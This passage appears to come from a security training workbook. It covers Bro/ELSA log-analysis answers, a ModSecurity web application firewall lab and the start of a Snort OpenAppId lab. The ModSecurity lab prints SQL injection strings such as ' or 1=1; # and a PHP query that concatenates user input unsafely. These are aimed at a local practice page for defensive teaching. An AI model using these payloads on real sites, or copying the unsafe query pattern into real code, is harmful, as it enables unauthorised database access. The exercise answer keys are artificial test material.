1	<u>/links/systems-links_warns.php?vf=0206360203&we=35353306040934370b06&r=02&pj=w&gc=r</u>
1	<u>/hRm83qfq.exe</u>
1	<u>/vkiMdL.exe</u>
1	<u>/cp/tasksz.php?load=5f407072ed55f00c3be44df34a085a4a&id=11</u>
1	<u>/10/331/CT3316810/Downloads/IE/Releases/6.17.2.8/14-01-10-20.57.04.803/Hawaiian_Telcom.exe</u>
1	<u>/Internet.exe</u>
1	<u>/links/systems-links_warns.php?tf=0206360203&le=35353306040934370b06&i=02&jy=b&fg=h</u>

The URI most likely to lead to an EXE download didn't even have an EXE suffix.

Highest frequency URI for executable downloads (and ELSA query to id it)

7. How many HTTP Requests were sent by an internal IP (10.5.0.0/16) that lacked a User-Agent?

Go to HTTP -> Top User Agents

HTTP

[Top SRC IPs](#)

[Top DST IPs](#)

[Top DST Ports](#)

[Top MIME Types](#)

[Top User Agents](#)

[Top Sites](#)

[Sites hosting EXEs](#)

[Sites hosting RARs](#)

[Sites hosting CABs](#)

Here are the Top User Agents:

Count ▾	Value
764	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
76	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; CT3316810 ACTID CT3316810 6.17.2.8)
22	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.1)
14	- ←
14	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13
11	cgminer 2.7.5

The query that produced the above was `class=BRO_HTTP "-" groupby:user_agent`.

Click the hyphen (-) that indicates a blank User Agent.

The resulting query looks like, `class=BRO_HTTP user_agent="-"`, and the resulting data shows HTTP connections without identifying a web client. Now, we need to determine how many of these clients are internal IP addresses. To achieve this we will want to group by source IP address. Click the `srcip` filter as suggested in the following screenshot.

The resulting set of IP addresses appear to all be internal to our organization.


Count ▼	Value
6	<u>10.5.11.15</u>
5	<u>10.5.100.111</u>
3	<u>10.5.100.129</u>

Number of HTTP Requests from internal IPs without a User-Agent (and ELSA query to find it)


8. What characteristic is shared by the overwhelming majority of identified "Weird" traffic?

Go to Weird -> Top Weird Types

Weird.log is one of the files that Bro IDS will create when analyzing PCAPs. As the name suggests, these are a bit odd.



Now, let's target with the Top Weird Types query.



We see that two items, **NUL_in_line** and **line_terminated_with_single_CR**. Not that obvious what they have in common yet though. A quick way to see all of the various fields and their counts is to change the **groupby** parameter.

Click the button that shows name, which will reveal something that looks similar to the following image.

ELSA Admin

Query `class=BRO_WEIRD "-" groupby:name` Submit Query Help

From To 1 name Index ☐ Reuse current tab ☐ Grid display

`class=BRO_WEIRD "-" groupby:name` 2 Grouped by name

Result Options

Count	Value
349	NUL_in_line
346	line_terminated_with_single_CR
5	bad_HTTP_request
5	unescaped_special_URI_char
4	unknown_protocol_2
3	empty_http_request
1	SYN_after_close
1	unknown_packet_type
1	SYN_after_reset
1	bad_UDP_checksum

Save Chart As...

None

- All Classes
- ANY
- BIND
- BRO_CONN
- BRO_DHCP
- BRO_DNS
- BRO_FILE
- BRO_FILES
- BRO_FTP
- BRO_HTTP
- BRO_INTEL
- BRO_IRC
- BRO_NOTICE
- BRO_RADIUS
- BRO_SMTP
- BRO_SMTP_ENTITIES
- BRO_SNMP
- BRO_SOFTWARE
- BRO_SSH
- BRO_SSL
- BRO_SYSLOG
- BRO_TUNNEL
- BRO_WEIRD
- BRO_X509
- CEF
- CISCO_WARN
- DHCP

undefined 3

Here, we will select **None**, so that no **groupby** will occur, and then click the submit button. Now we will see some of the gory details.

ELSA Admin

Query `class=BRO_WEIRD "-"` Submit Query Help

From To Add Term Report On Index ☐ Reuse current tab ☐ Grid display

`class=BRO_WEIRD "-" groupby:name (716) [Grouped by name]` × `class=BRO_WEIRD "-" (716)` ×

Result Options... Field Summary

Records: 100 / 716 602 ms << first < prev 1 3 4 5 6 7 > last >> 15

	Timestamp	Fields
Info	Mon Mar 30 12:45:36	1427719536.349104 CVG3TL12 VXHX ljN3 10.5.100.111 1103 91.207.5.234 25 NUL_in_line - F bro host=127.0.0.1 program=bro_weird class=BRO_WEIRD srcip=10.5.100.111 srcport=1103 dstip=91.207.5.234 dstport=25 name=
Info	Mon Mar 30 13:01:10	1427720469.720115 CVhiqF4bzULhuRKfs5 10.5.100.129 1643 208.83.223.34 80 bad_HTTP_request - F bro host=127.0.0.1 program=bro_weird class=BRO_WEIRD srcip=10.5.100.129 srcport=1643 dstip=208.83.223.34 dstport=80 name=
Info	Mon Mar 30 13:01:10	1427720469.720115 CVhiqF4bzULhuRKfs5 10.5.100.129 1643 208.83.223.34 80 line_terminated_with_single_CR - F bro host=127.0.0.1 program=bro_weird class=BRO_WEIRD srcip=10.5.100.129 srcport=1643 dstip=208.83.223.34 dstport=80 name= peer=bro

class=BRO_WEIRD" (716) X

Field Summary

host(1) program(1) class(1) **srcip(7)** **srcport(55)** **dstip(48)** **dstport(5)** name(9) addr(1) notice(1) peer(1)

Above we have pointed to the location on the web page and also blown the items of interest up for review. The 716 weird items are only spread across 7 source IPs and 5 destination ports.

Clicking **srcip (7)** and **dstport (5)** in turn yield the following results.

Count ▾	Value
705	<u>24.39.21.194</u>
5	<u>127.0.0.1</u>
2	<u>10.5.100.129</u>
1	<u>10.5.100.131</u>
1	<u>10.5.100.111</u>
1	<u>1.1.1.1</u>
1	<u>10.5.100.130</u>

Count ▾	Value
694	<u>25</u>
15	<u>80</u>
5	<u>0</u>
1	<u>8888</u>
1	<u>138</u>

If you dig deeper still, you will realize that the majority of the data is in fact this one source IP address sending out a whole bunch of, what Bro would characterize as, weird email.

Characterize the majority of "Weird" traffic

Answers

1. What is the most common service to be communicated with?

Most common service

HTTP is the most common based upon:

```
class=BRO_CONN groupby:service
```

2. Which two top 10 destination ports warrant further review, and why?

Two suspicious destination ports within the Top 10

555 and 65520

Ports 137, 138, and 445 are all well-known Microsoft ports. Ports 25, 53, 80, 443 are very well-known public services. This leaves ports 6000, 65520, and 555. Of those three, port 6000 will absolutely show up in /etc/services as being associated with X11. The two remaining (555, 65520) warrant further review.

3. What is the most commonly queried non-existent domain?

Identify the popular FQDN that does not exist

FQDN=niray.com.cn

```
class=BRO_DNS nxdomain groupby:hostname
```

4. Which internal IP (10.5.0.0/16) address has downloaded the largest number of executable files?

EXE downloading internal IP (and ELSA query to id it)

10.5.100.131

```
class=BRO_FILES "-" mime_type="application/x-dosexec"
groupby:rx_hosts
```

5. What is the most common FQDN seen in HTTP traffic?

Most common FQDN in HTTP (and ELSA query to id it)

storage.conduit.com

```
class=BRO_HTTP "-" groupby:site
```

6. Identify the most frequently occurring URI in HTTP-based executable downloads.

Highest frequency URI for executable downloads (and ELSA query to id it)

```
/x  
class=BRO_HTTP BRO_HTTP.mime_type="x-dosexec"  
groupby:BRO_HTTP.uri
```

7. How many HTTP Requests were sent from Internal IPs (10.5.0.0/16) that lacked a User-Agent?

Number of HTTP Requests from internal IPs without a User-Agent (and ELSA query to find it)

```
14  
class=BRO_HTTP user_agent="-" groupby:BRO_HTTP.srcip
```

8. What characteristic is shared by the overwhelming majority of identified "Weird" traffic?

Characterize the majority of "Weird" traffic (answer should include ELSA Query)

24.39.21.194 communicating on TCP/25 is the overwhelming majority of the traffic. Unless this system is a mail server, it could well be infected


Exercise 2.1 – ModSecurity

Objectives

- Gain experience with Web Application Firewalls
- Become familiar with ModSecurity logs
- Review ModSecurity in DetectionOnly and in blocking modes
- Understand how both input and output can trigger a block

Exercise Setup

1. Open a terminal in the Sec-511-Linux Guest by clicking on the desktop terminal icon.



2. Open Firefox by clicking on the orange and blue Firefox icon in the upper left corner of your screen.



You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with ModSecurity may wish to attempt the exercise without hints.

Exercise - No hints

Note: The pilot search page located at: <https://localhost/scanners/pilots.php>

1. Browse to the pilot search page (see link above), and perform a search for a BSG pilot (e.g. **Starbuck**)
Note: The search expects first name, last name, or call sign rather than the full name
2. Search for the pilot, **Edward "Priest" O'Connor**, by his surname, **O'Connor**, to discover an obvious SQL Injection flaw against
3. Exploit the SQL Injection flaw to return all rows in the table
4. Review the ModSecurity logs to find the SQLi attempt
5. Configure ModSecurity to block rather than simply detect attacks
6. Confirm general searches for pilots are still successful after ModSecurity reconfiguration
7. Determine how the application now behaves when searching for the pilot, **Edward "Priest" O'Connor**, by his surname, **O'Connor**
8. Attempt to discover/exploit the SQL Injection flaw again using various patterns
9. Review the ModSecurity logs to identify the blocked SQLi attempts
10. Configure ModSecurity to again Log rather than Block

Exercise - Step-by-step instructions

1. Browse the pilot search page, and perform a search for a pilot (e.g. **Starbuck**)

Note: The search expects first name, last name, or call sign rather than the full name

- Open Firefox and navigate to **`https://localhost/scanners/pilots.php`**
- Submit (**Starbuck**) in the form field



- You should receive a message that looks like that provided in the screenshot below



For those with limited exposure to web applications and SQL injection attacks, let's peek under the hood to understand why we achieve these results.

A trimmed down version of the SQL query being built in PHP looks similar to this:

```
SELECT * FROM Pilots WHERE callsign = '".$_GET["name"]."';
```


Query Element	Description
SELECT...FROM	Basic SQL statement that returns data from a table
*	Indicates that all columns should be returned rather than just specific ones
Pilots	Pilots is the name of the table that is being queried.
WHERE callsign =	WHERE allows the statement to only return data under specified conditions. In this case, filtering will be done based upon the value in the callsign column of the Pilots table.
' ... '	The single quotes denote a string value is being evaluated
".\$_GET["name"]."	This portion will return the value of the name parameter passed to the web server on the HTTP GET request. This is where our form input will land.
;	The semicolon is the query terminator, and denotes the end of the SQL statement

Earlier, when we submitted, **Starbuck**, the resultant query would look like this:

```
SELECT * FROM Pilots WHERE callsign = 'Starbuck';
```

2. Search for the pilot, **Edward "Priest" O'Connor**, by his surname, **O'Connor**, to discover an obvious SQL Injection flaw

- Submit (**O'Connor**) in the form field
- You should receive a message that looks like that provided in the screenshot below
 - This output is a classic indicator of a SQL Injection flaw



Per our sample SQL syntax above, submitting O'Connor resulted in the following query:


```
SELECT * FROM Pilots WHERE callsign = 'O'Connor';
```

This query causes a syntax error due to the single quote. MySQL interprets the 'O' as the total input, and doesn't know how to parse the remaining Connor';.

3. Now exploit the SQL Injection flaw to return all rows by submitting each of the following strings in the form field

- ' or 1=1; #
- ' or 'cylon'='cylon

Submitting either the following strings should result in the entire table being displayed:



With our basic understanding of SQL, let's see why the two attack strings above resulted in the entire table being output.

Using the example SQL syntax above, the first attack pattern we submitted, ' or 1=1; #, would result in the following query:

```
SELECT * FROM Pilots WHERE callsign = ' ' or 1=1; #';
```


5. Configure ModSecurity to block rather than simply detect attacks

To configure ModSecurity to block rather than just log, we need to edit the configuration file (`/etc/modsecurity.conf`) to change the **SecRuleEngine** setting from **DetectionOnly** to **On**. After making this change, restarting Apache will cause the change to be enacted.

We provide a script that will make this change for you. Run the following command, which will both make the configuration change and automatically restart Apache:

```
$ sudo BlockModSecurity.sh
```

```
Terminal - student@Sec-511-Linux: /var/www
File Edit View Terminal Go Help
[/var/www]$ sudo BlockModSecurity.sh
* Restarting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
[Fri May 02 20:31:49 2014] [warn] NameVirtualHost localhost:3154 has no VirtualHosts
... waiting apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
[Fri May 02 20:31:50 2014] [warn] NameVirtualHost localhost:3154 has no VirtualHosts
[ OK ]
[/var/www]$
```

6. Confirm that general searches for pilots are still successful after ModSecurity reconfiguration

- Submit (**Starbuck**) in the form field




The application does still function after reconfiguring ModSecurity.

7. Attempt to discover/exploit the SQL Injection flaw again


Try to again input the strings we previously used to discover and exploit the SQL Injection flaw:

- ' or 1=1; #
- ' or '1'='1
- ' or 'cylon'='cylon



Basic exploitation of the overt SQL Injection flaw does seem to be blocked now.

8. Determine how the application now behaves when searching for the pilot, **Edward "Priest" O'Connor**, by his surname, **O'Connor**



As you can see, this default setup is not perfect, and would require tweaking to get right for this particular web application.

9. Review the ModSecurity logs to identify the blocked SQLi attempts.

```
$ grep -i 'SQL Injection' /var/log/apache2/error.log
```

Note, you will not find **O'Connor** in the logs, this is because the server's DB error message is actually what triggered the block rather than the input.

Use grep to search for '**SQL Information**' rather than '**SQL Injection**' to see the block in the logs.

```
$ grep -i 'SQL Information' /var/log/apache2/error.log
```

```
Terminal - student@Sec-511-Linux: /var/log/apache2
File Edit View Terminal Go Help
[Fri May 02 20:57:55 2014] [error] [client 127.0.0.1] ModSecurity: Access denied with code 403 (phase 4). Pattern match "\\\bYou have an error in your SQL syntax;" at RESPONSE_BODY. [file "/etc/modsecurity/modsecurity_crs_50_outbound.conf"] [line "291"] [id "971150"] [rev "2.2.0"] [msg "SQL Information Leakage"] [severity "ERROR"] [tag "LEAKAGE/ERRORS_SQL"] [tag "WASCTC/WASC-13"] [tag "OWASP_TOP_10/A6"] [tag "PCI/6.5.6"] [hostname "localhost"] [
```

10. To ensure our WAF blocking doesn't disrupt future labs, run the following script to put the WAF back in Detect Only mode.

```
$ sudo LogModSecurity.sh
```

This page intentionally left blank.


Exercise 2.2 – Application Detection and Control with Snort OpenAppId

Objectives

- Gain experience with Snort and OpenAppId
- Perform Application Detection against a PCAP
- Use snort to perform historical/post-mortem analysis on PCAPs
- Leverage OpenAppId to determine applications in use
- Understand and create simple OpenAppId rules
- Parse output using standard Linux command line tools (cut, sort, uniq, egrep)

Exercise Setup

1. Open a terminal in the Sec-511-Linux Guest by clicking on the desktop terminal icon.



You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with snort, OpenAppId, and linux shell commands may wish to attempt the exercise without hints.

Exercise - No hints

1. Run snort against the entire /pcap-links directory
2. Run u2openappid against the most recent appstats-unified.log
3. Parse the output to determine the most commonly occurring AppId
4. If the captures had taken place on your network, which AppIds would you review, and why?
5. Create snort rules to alert for mail.ru or yandex being used?
6. Rerun snort against the /pcap-links directory
7. Look for alerts against the newly created mail.ru and yandex rules

Exercise - Step-by-step instructions

1. Run snort against the entire /pcap-links directory. **Note:** let Snort run and exit; it may take some time.

